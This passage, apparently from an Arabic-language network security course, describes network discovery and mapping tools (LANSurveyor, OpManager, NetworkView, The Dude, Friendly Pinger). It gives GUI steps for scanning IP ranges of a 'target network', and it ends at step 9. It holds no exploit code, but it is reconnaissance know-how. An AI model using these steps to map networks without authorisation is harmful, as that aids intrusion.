


FIGURE 3.52: Network Diagram


NETWORK DISCOVERY TOOL: LANSurveyor

المصدر: <http://www.solarwinds.com>


LANSurveyor يسمح لك تلقائياً باكتشاف وإنشاء مخطط الشبكة عن الشبكة المستهدفة. كما أنها قادرة على عرض الاتصالات متعمقاً مثل الطبقة 2 والطبقة 3 في طوبولوجية OSI مثل عرض اتصال سويفتش إلى سويفتش، سويفتش إلى عقدة(**node**)، سويفتش إلى جهاز التوجيه(**router**). يمكنه تصدر مخطط الشبكة التي تم إنشاؤها إلى **Microsoft Office Visio**. يمكنه أيضاً تتبع التغيرات التي تحدث في الشبكة. أنها تسمح للمستخدم لأداء إدارة تقييم لكل من الأجهزة والبرمجيات.

- 1- لتنبيه الأداة نتبع الا **Wizard** المخصص لعملية التثبيت ثم نضغط على الأيقونة المعبرة عن التطبيق ليتم تشغيلها
- 2- هذا التطبيق ليس مجاني ولكن سيعطيك بضعة أيام لتجربته فعندما تظهر رسالة **Continue with Evaluation**
- 3- بعد ذلك تظهر رسالة ترحيبه والتي فيها نقوم بالضغط على **Start Scan** لبدا عملية الفحص وبمجرد الضغط على هذه سوف تظهر شاشة أخرى **Create A Network Map** نقوم بإدخال عناوين **IP** في الخانتين **Begin Address** و **End Address**.
- 4- نقوم بالضغط على **Start Network Discovery**






5- ثم يبدا عملية الفحص كالاتي:



6- بعد الانتهاء من فحص اكتشاف الشبكة يعطيك رسم بياني عن الشبكة التي قاما بفحصها كالاتي:






NETWORK DISCOVERY TOOL: OPMANAGER

[المصدر: http://www.manageengine.com](http://www.manageengine.com)


OpManager هي في الأساس أداة لإدارة أداء الشبكة والمراقبة والتي تقدم إدارة متقدمة لرصد الأخطاء والأداء وذلك عبر موارد تكنولوجيا المعلومات **IT** الهامه مثل أجهزة التوجيه **router**، وصلات **WAN**، **switches**، **VolP call paths**، جدران الحماية، **الخوازم المادية**، **الخوازم الافتراضية**، وحدات تحكم الدومين، وأجهزة البنية التحتية الأخرى. هذه الأداة مفيدة في اكتشاف شبكة معينة تلقائياً. يمكنها أيضاً تقديم رسم تخطيطي للشبكة جهة لشبكتك.



- هنا بعض من مميزات OpManager

 - توافر جاهزية الرصد
 - تحليل حركة مرور شبكة الاتصال
 - إدارة عنوان IP
 - مخطط لمنافذ السويفتش
 - إعداد تقارير الأداء الشبكة
 - إدارة التكوين شبكة
 - مراقبة ملفم Exchange
 - مراقبة Active directory
 - مراقبة Hyper-V
 - مراقبة كلمات SQL

NETWORK DISCOVERY TOOL: NetworkView



المصدر: <http://www.networkview.com>

NetworkView هي أداة لاكتشاف وإدارة شبكة اتصال نظام التشغيل ويندوز.

السمات الرئيسية فيما يلي :

- 1- اكتشاف عقد وأجهزة توجيه **TCP/IP** باستخدام **WMI** و **NetBIOS** و **Ports** و **SNMP** و **DNS**.
- 2- الحصول على عنوان **MAC** وأسماء صانع **NIC**.
- 3- رصد العقد وتلقي التبيهات.
- 4- التوثيق مع الخرائط المطبوعة والتقارير.
- 5- التحكم وتأمين الشبكة الخاصة بك مع **WMI browser** و **SNMP MIB browser** ، وفحص المنافذ.

NETWORK DISCOVERY TOOL: The Dude

المصدر: <http://www.mikrotik.com>

The Dude تقلياً يقوم بفحص جميع الأجهزة داخل شبكات فرعية محددة، ورسم ووضع خريطة لشبكات الاتصال الخاصة بك، ورصد الخدمات من الأجهزة الخاصة بك، وتتبئها في حالة وجود أي خدمة لديها مشكلة.

هناك عدد قليل من الميزات فيما يلي:

- اكتشاف الشبكة والخطيط.
- يكتشف أي نوع أو العلامة التجارية للأجهزة.
- الجهاز، روابط الرصد، والإطرارات.
- يسمح لك لرسم الخرائط الخاصة بك وإضافة أجهزة مخصصة.
- يدعم **TCP** ، **DNS** ، **ICMP** ، **SNMP** ،
- يوصى بالوصول المباشر إلى أدوات التحكم عن بعد لإدارة الجهاز.



MAPPING TOOL: FRIENDLY PINGER

المصدر: <http://www.kilievich.com>

تطبيق سهلة الاستخدام لإدارة الشبكة، والرصد، والحرس.



شبكة رسم الخرائط (Network mapping) هو دراسة الرابط الفيزيائي للشبكات. عادة ما تجرى رسم الخرائط الشبكة لاكتشاف الخوادم وأنظمة التشغيل التي تعمل على الشبكات. هذه التقنية تقوم بالكشف عن الأجهزة الجديدة والتعديلات المدخلة في طوبولوجية الشبكة. يمكن تنفيذ إدارة الجرد لموجودات الأجهزة والبرمجيات.

Friendly Pinger ينفذ الإجراءات التالية لتعيين الشبكة:

Monitoring -1 رصد أجهزة الشبكة المتوفرة.

Notifies -2 إعلامك إذا حدث عملية تشغيل أو غلق لأى سيرفر/ملقم على الشبكة.


Audits hardware and software -3 مراجعة لجميع المكونات سواء برمجية او اجهزه مثبته على أجهزة الكمبيوتر عبر الشبكة.

Ping -4 عمل بنج لجميع الأجهزة مرة واحدة.


لإعداد **Friendly Pinger** كالاتى:

1- نقوم باتباع **Wizard** الخاص بعملية التثبيت ثم نقوم بالضغط على الأيقونة المعتبرة لهذا التطبيق فيبدأ بالعمل.

2- بعد تشغيل التطبيق نجد ان **Friendly Pinger** يطالبك بمشاهدة الوثائق الخاص به عبر الشبكة نضغط هنا **NO**.




3- نختار **File** من القائمة العلوية ومنها نختار **Wizard** كالاتى:




4- لإنشاء خريطة اوليه عن الشبكة نقوم بوضع نطاق عناوين **IP** في الحق المخصص له كما هو مبين من الشكل التالي ثم الضغط

Next على






- 5- حينها سوف يقوم **wizard** بفحص عناوين IP في الشبكة ثم عرضهم عليك.
6- ثم اضغط **Next**.




- 7- اترك الاختيارات الافتراضية في شاشة **Wizard** كما هي ثم اضغط **Next**




- 8- بعد الضغط على **Next** سوف يتم عرض خريطة عن الشبكة في شاشة عرض **FPinger** كالاتى:





9- لفحص جهاز كمبيوتر معين موجود في الشبكة، يمكنك ذلك عن طريق اختيار الكمبيوتر المراد فحصه ثم الضغط على **Scan** الموجود في شريط الأدوات العلوي ثم الضغط على **scan** من القائمة المنسدلة منه كالتالي:

